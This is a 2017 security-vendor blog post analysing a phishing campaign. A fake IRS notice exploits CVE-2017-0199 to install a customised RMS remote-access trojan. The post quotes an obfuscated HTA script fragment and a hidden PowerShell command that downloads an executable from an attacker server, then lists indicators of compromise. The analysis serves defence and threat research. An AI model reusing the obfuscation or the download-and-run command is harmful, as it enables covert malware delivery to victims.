# Fake IRS notice delivers customized spying tool

blog.malwarebytes.com/threat-analysis/2017/09/cve-2017-0199-used-to-deliver-modified-rms-agent-rat/

Jérôme Segura September 21, 2017


While macro-based documents and scripts make up for the majority of malspam attacks these days, we also see some campaigns that leverage documents embedded with exploits. Case in point, we came across a malicious Microsoft Office file disguised as a CP2000 notice. The Internal Revenue Service (IRS) usually mails out this letter to taxpayers when information is incorrectly reported on a previous return.

Victims that fall for the scam will infect themselves with a custom Remote Administration Tool. A RAT can be utilized for legitimate purposes, for example by a system administrator, but it can also be used without a user's consent or knowledge to remotely control their machine, view and delete files or deploy a keylogger to silently capture keystrokes.


In this blog post, we will review this exploit's delivery mechanism and take a look at the remote tool it deploys.

## Distribution

The malicious document is hosted on a remote server and users are most likely enticed to open it via a link from a phishing email. The file contains an OLE2 embedded link object which retrieves a malicious HTA script from a remote server and executes it. In turn, it

downloads the final payload, all with very little user interaction required since it is using CVE-2017-0199, first uncovered in April 2017 as a zero-day.

`82.211.30[.]108/css/`**`CP2000IRS.doc`**




The embedded link points to an HTA script hosted under an unexpected location – a Norwegian company's compromised FTP server – which invokes PowerShell to download and execute the actual malware payload.


ftp://lindrupmartinsen[.]no:21/httpdocs/test/template.hta

```
<script>
    function dqPKFBA(kCr1RA, u6zR) {
        return kCr1RA.charAt(u6zR);
    }

    function ngXU(nma) {
        var eodq = "";
        var hMJ52nOwSs = 0;
        for (hMJ52nOwSs = nma.length - 1; hMJ52nOwSs >= 0; hMJ52nOwSs -= 1) {
            eodq += dqPKFBA(nma, hMJ52nOwSs);
        }
        return eodq;
    }

    function ptAzZp(f58JPBt) {
        var g2okZy = "r";
        var mCEEP = "C";
        var v6gl1 = [];
        var yNx8 = "o";
        v6gl1[0] = "f" + g2okZy + yNx8 + "m";
        v6gl1[1] = mCEEP + "h";
        v6gl1[2] = g2okZy + mCEEP;
        v6gl1[3] = yNx8 + "de";
        var ly27iQvxyb = v6gl1[0] + v6gl1[1] + "a" + v6gl1[2] + v6gl1[3];
        var f7qvqnHWb6 = String;
        return f7qvqnHWb6[ly27iQvxyb](f58JPBt);
    }
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
-WindowStyle Hidden (New-Object System.Net.WebClient)
.DownloadFile('http://82.211.30[.]108/css/intelgfx.exe',
'C:\Users\[username]\AppData\Roaming\62962.exe');
```


## Payload

The downloaded payload (*intelgfx.exe*) extracts to several components into a local folder and achieves persistence using a decoy shortcut. The VBS scripts ensure that the main module runs without showing its GUI, in order to remain invisible to the victim.




RMS agent stands for Remote Manipulator System and is a remote control application made by a Russian company. It appears that in this case, the attackers took the original program (as pictured below) and slightly customized it, not to mention the fact that they are using it for nefarious purposes, namely spying on their victims.



Its source code shows the debugging path information and name that they gave to the module.




## Office exploits and RATs

This is not the first time that CVE-2017-0199 is used to distribute a RAT. Last August, TrendMicro described an attack where the same exploit was adapted for PowerPoint and used to deliver the REMCOS RAT. It also shows that threat actors often repackage existing toolkits – which can be legitimate – and turn them into full-fledged spying applications.

We reported the compromised FTP server to its owner. Malwarebytes users were already protected against CVE-2017-0199 as well as its payload which is detected as *Backdoor.Bot*.




*Thanks to @hasherezade for help with payload analysis.*

## Indicators of compromise

### Word doc CVE-2017-0199

```
82.211.30[.]108/css/CP2000IRS.doc
47ee31f74b6063fab028111e2be6b3c2ddab91d48a98523982e845f9356979c1
```

### HTA script

```
ftp://lindrupmartinsen[.]no:21/httpdocs/test/template.hta
d01b6d9507429df065b9b823e763a043aa38b722419d35f29a587c893b3008a5
```

### Main package (intelgfx.exe)

```
82.211.30[.]108/css/intelgfx.exe
924aa03c953201f303e47ddc4825b86abb142edb6c5f82f53205b6c0c61d82c8
```

### RAT module

```
4d0e5ebb4d64adc651608ff4ce335e86631b0d93392fe1e701007ae6187b7186
```

### Other IOCs from same distribution server

```
82.211.30[.]108/estate.xml
82.211.30[.]108/css/qbks.exe
```